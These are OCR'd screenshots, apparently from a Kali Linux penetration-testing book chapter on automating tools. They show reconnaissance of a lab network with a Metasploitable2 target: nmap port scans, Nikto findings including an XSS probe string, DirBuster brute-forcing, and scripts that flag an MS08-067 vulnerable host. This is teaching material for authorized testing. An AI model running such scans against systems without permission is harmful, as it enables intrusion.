

File Help
Scan Brute
Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Services Scripts Information Notes smb-vuln (445/tcp) snmp banner (25/tcp) screenshot (443/tcp) screenshot (80
Port Protocol State Name Version
25 tcp open smtp
80 tcp open http
135 tcp open msrpc
139 tcp open netbios-ssn
443 tcp open https
445 tcp open microsoft-ds
1025 tcp open NFS-or-IIS
3389 tcp open ms-wbt-serv...
Log



File Help
Scan Brute
Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
screenshot (443/tcp) screenshot (80/tcp) smbenum (445/tcp) nikto (443/tcp) nikto (80/tcp) smtp-enum-vrfy (25/tcp) smb-vuln (445/tcp)
Starting Nmap 7.40 (https://nmap.org) at 2017-04-02 14:36 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 14:36
Completed NSE at 14:36, 0.00s elapsed
Initiating ARP Ping Scan at 14:36
Scanning 172.16.69.129 [1 port]
Completed ARP Ping Scan at 14:36, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:36
Completed Parallel DNS resolution of 1 host. at 14:36, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 14:36
Scanning 172.16.69.129 [1 port]
Discovered open port 445/tcp on 172.16.69.129
Completed SYN Stealth Scan at 14:36, 0.00s elapsed (1 total ports)
NSE: Script scanning 172.16.69.129.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 14:36
Completed NSE at 14:36, 0.02s elapsed
Nmap scan report for 172.16.69.129
Host is up, received arp-response (0.00034s latency).
Scanned at 2017-04-02 14:36:00 EDT for 14s
PORT STATE SERVICE REASON
Log
Progress Tool Host Start time End time Status
smb-vuln (445/tcp) 172.16.69.129 02 Apr 2017 14:36:00 02 Apr 2017 14:36:14 Finished



Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Services Scripts Information Notes screenshot (80/tcp) x11screen (6000/tcp) postgres-default (5432/tcp) mysql-default (3306/tcp) smbenum (445/
Port Protocol State Name Version
21 tcp open ftp
22 tcp open ssh
23 tcp open telnet
25 tcp open smtp
53 tcp open domain
80 tcp open http
111 tcp
139 tcp
445 tcp
513 tcp
514 tcp
2049 tcp
2121 tcp
3306 tcp
5432 tcp
Open with telnet
Open with netcat
Send to Brute
Open in browser
Take screenshot
Run whatweb
Run nmap (scripts) on port
Run nikto
Launch webslayer
Launch dirbuster
Grab banner



File Help
Scan Brute
Hosts Services Tools
reenshot (80/tcp) x11screen (6000/tcp) postgres-default (5432/tcp) mysql-default (3306/tcp) smbenum (445/tcp) nikto (80/tcp) smtp-enum-vrfy (25/tcp)
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
- Nikto v2.1.6
+ Target IP: 172.16.69.128
+ Target Hostname: 172.16.69.128
+ Target Port: 80
+ Start Time: 2017-04-02 13:38:34 (GMT-4)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
Log
Progress Tool Host Start time End time Status
screenshot (8180/tcp) 172.16.69.128 03 Apr 2017 07:23:49 03 Apr 2017 07:23:49 Finished
nikto (8180/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:24:32 Finished
x11screen (6000/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:23:48 Finished
ftp-default (2121/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:23:50 Finished
nmap (stage 5) 172.16.69.128 03 Apr 2017 07:23:43 Running
ftp-default (21/tcp) 172.16.69.128 03 Apr 2017 07:23:29 03 Apr 2017 07:23:30 Finished
nmap (stage 4) 172.16.69.128 03 Apr 2017 07:23:29 03 Apr 2017 07:23:43 Finished


File Help
Scan Brute
Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Services Scripts Information Notes screenshot (80/tcp) x11screen (6000/tcp) postgres-default (5432/tcp) mysql-default (3306/tcp) smbenum (445/tcp) nikto
Script Port
http-methods 80/tcp
http-server-... 80/tcp
http-title 80/tcp
Supported Methods: GET HEAD POST OPTIONS
Log
Progress Tool Host Start time End time Status
screenshot (80/tcp) 172.16.69.128 03 Apr 2017 07:27:06 03 Apr 2017 07:27:06 Finished
nikto (80/tcp) 172.16.69.128 03 Apr 2017 07:27:04 03 Apr 2017 07:27:23 Finished
nmap (80/tcp) 172.16.69.128 03 Apr 2017 07:26:44 03 Apr 2017 07:27:04 Finished
screenshot (8180/tcp) 172.16.69.128 03 Apr 2017 07:23:49 03 Apr 2017 07:23:49 Finished
nikto (8180/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:24:32 Finished
x11screen (6000/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:23:48 Finished
ftp-default (2121/tcp) 172.16.69.128 03 Apr 2017 07:23:43 03 Apr 2017 07:23:50 Finished


File
Options
About
Help
Target URL (eg http://example.com:80/)
http://172.16.69.128:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details


File Help
Scan Brute
Hosts Services Tools
ult (2121/tcp) x11screen (6000/tcp) nikto (8180/tcp) screenshot (8180/tcp) nikto (80/tcp) screenshot (80/tcp) webslayer (80/tcp) dirbuster (80/tcp)
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: /index/ - 200
Dir found: / - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
Dir found: /icons/ - 200
Dir found: /twiki/ - 200
Dir found: /phpMyAdmin/ - 200
Dir found: /mutillidae/ - 200
Dir found: /dvwa/ - 302
Dir found: /dav/ - 200
Dir found: /mutillidae/images/ - 200
File found: /phpMyAdmin/index.php - 200
Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
WARNING: Cookie rejected: "$Version=0; pma_fontsize=82%25; $Path=/phpMyAdmin/index.php/". Illegal path attribute "/phpMyAdmin/index.php/". Path of origin: "/phpMyAdmin/index/"
Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
WARNING: Cookie rejected: "$Version=0; pma_collation_connection=deleted; $Path=/phpMyAdmin/index.php/". Illegal path attribute "/phpMyAdmin/index.php/". Path of origin: "/phpMyAdmin/index/"
Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
Log
Progress Tool Host Start time End time Status
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:32:16 Running
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:28:47 03 Apr 2017 07:32:05 Finished
webslayer (80/tcp) 172.16.69.128 03 Apr 2017 07:28:34 03 Apr 2017 07:28:34 Crashed
screenshot (80/tcp) 172.16.69.128 03 Apr 2017 07:27:06 03 Apr 2017 07:27:06 Finished
nikto (80/tcp) 172.16.69.128 03 Apr 2017 07:27:04 03 Apr 2017 07:27:23 Finished
nmap (80/tcp) 172.16.69.128 03 Apr 2017 07:26:44 03 Apr 2017 07:27:04 Finished
screenshot (8180/tcp) 172.16.69.128 03 Apr 2017 07:23:49 03 Apr 2017 07:23:49 Finished


File Help
Scan Brute
Hosts Services Tools
screen (6000/tcp) nikto (8180/tcp) screenshot (8180/tcp) nikto (80/tcp) screenshot (80/tcp) webslayer (80/tcp) dirbuster (80/tcp) whatweb (80/tcp)
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
http://172.16.69.128:80 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[172.16.69.128], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
Log
Progress Tool Host Start time End time Status
whatweb (80/tcp) 172.16.69.128 03 Apr 2017 07:43:17 03 Apr 2017 07:43:21 Finished
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:32:16 Running
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:28:47 03 Apr 2017 07:32:05 Finished
webslayer (80/tcp) 172.16.69.128 03 Apr 2017 07:28:34 03 Apr 2017 07:28:34 Crashed
screenshot (80/tcp) 172.16.69.128 03 Apr 2017 07:27:06 03 Apr 2017 07:27:06 Finished
nikto (80/tcp) 172.16.69.128 03 Apr 2017 07:27:04 03 Apr 2017 07:27:23 Finished
nmap (80/tcp) 172.16.69.128 03 Apr 2017 07:26:44 03 Apr 2017 07:27:04 Finished


File
Help
Scan
Brute
Hosts
Services
Tools
ikto (8180/tcp)
screenshot (8180/tcp)
nikto (80/tcp)
screenshot (80/tcp)
webslayer (80/tcp)
dirbuster (80/tcp)
whatweb (80/tcp)
webslayer (80/tcp)
OS
Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Log
Progress
Tool
Host
Start time
End time
Status
webslayer (80/tcp) 172.16.69.128 03 Apr 2017 07:43:57 03 Apr 2017 07:43:57 Crashed
whatweb (80/tcp) 172.16.69.128 03 Apr 2017 07:43:17 03 Apr 2017 07:43:21 Finished
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:32:16 Running
dirbuster (80/tcp) 172.16.69.128 03 Apr 2017 07:28:47 03 Apr 2017 07:32:05 Finished
webslayer (80/tcp) 172.16.69.128 03 Apr 2017 07:28:34 03 Apr 2017 07:28:34 Crashed
screenshot (80/tcp) 172.16.69.128 03 Apr 2017 07:27:06 03 Apr 2017 07:27:06 Finished
nikto (80/tcp) 172.16.69.128 03 Apr 2017 07:27:04 03 Apr 2017 07:27:23 Finished


Chapter 12: Automating Kali Tools

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./service_identifier.sh
Usage: #./script <port #> <filename>
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./service_identifier.sh 80 netscan.txt
Systems with port 80 open:
172.16.69.128
172.16.69.129
172.16.69.132
172.16.69.133
root@kali:~# ./service_identifier.sh 22 netscan.txt
Systems with port 22 open:
172.16.69.128
172.16.69.132
172.16.69.133
root@kali:~# ./service_identifier.sh 445 netscan.txt
Systems with port 445 open:
172.16.69.128
172.16.69.129
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./smb_eval.sh
Usage: #./script <file>
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./smb_eval.sh netscan.txt

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-03 08:46 EDT
Nmap scan report for 172.16.69.128
Host is up (0.00027s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-03 08:46 EDT
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:96:81:F2 (VMware)
```


File Edit View Search Terminal Help
Starting Nmap 7.40 (https://nmap.org) at 2017-04-03 08:48 EDT
Nmap scan report for 172.16.69.129
Host is up (0.00032s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)
Host script results:
| smb-vuln-ms08-067:
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (MS08-067)
| State: VULNERABLE
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
